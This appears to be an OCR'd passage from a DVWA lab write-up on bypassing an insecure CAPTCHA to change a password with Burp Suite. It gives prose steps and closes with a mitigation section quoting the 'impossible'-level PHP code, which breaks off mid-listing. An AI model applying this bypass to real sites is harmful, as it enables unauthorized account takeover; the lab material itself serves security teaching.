
1. View target page for analysis.




2. Open burp suite and on interception for capture traffic.




3. View source code for analysis.




4. Update you new password for testing.




4. Intercept the request.



5. Make changes on the request for exploitation.



6. Successfully password changed and also bypass CAPTCHA.




6.3 High Level Security


There has been development code left in, which was never removed in production. It is possible to mimic the development values, to allow invalid values in be placed into the CAPTCHA field.

Steps:


1. Open the target page for analysis.




2. Turn on intercalation on burp suite to capture trafiic.




3. View source code for analysis.




4. Enter new password for testing.




5. Intercept the request.



6. Make changes in request to exploit vulnerability.



7. Password has been changed and bypass CAPTCHA.



Mitigation:

In the impossible level, the developer has removed all avenues of attack. The process has been simplified so that data and CAPTCHA verification occurs in one single step. Alternatively, the

developer could have moved the state variable server side (from the medium level), so the user cannot alter it.

Sample code:

```
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_new  = stripslashes( $pass_new );
    $pass_new  = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_new  = md5( $pass_new );

    $pass_conf = $_POST[ 'password_conf' ];
    $pass_conf = stripslashes( $pass_conf );
    $pass_conf = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_conf ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_conf = md5( $pass_conf );

    $pass_curr = $_POST[ 'password_current' ];
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_curr ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
```

```
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        echo "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
    }
    else {
        // Check that the current password is correct
        $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user)
AND password = (:password) LIMIT 1;' );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
        $data->execute();

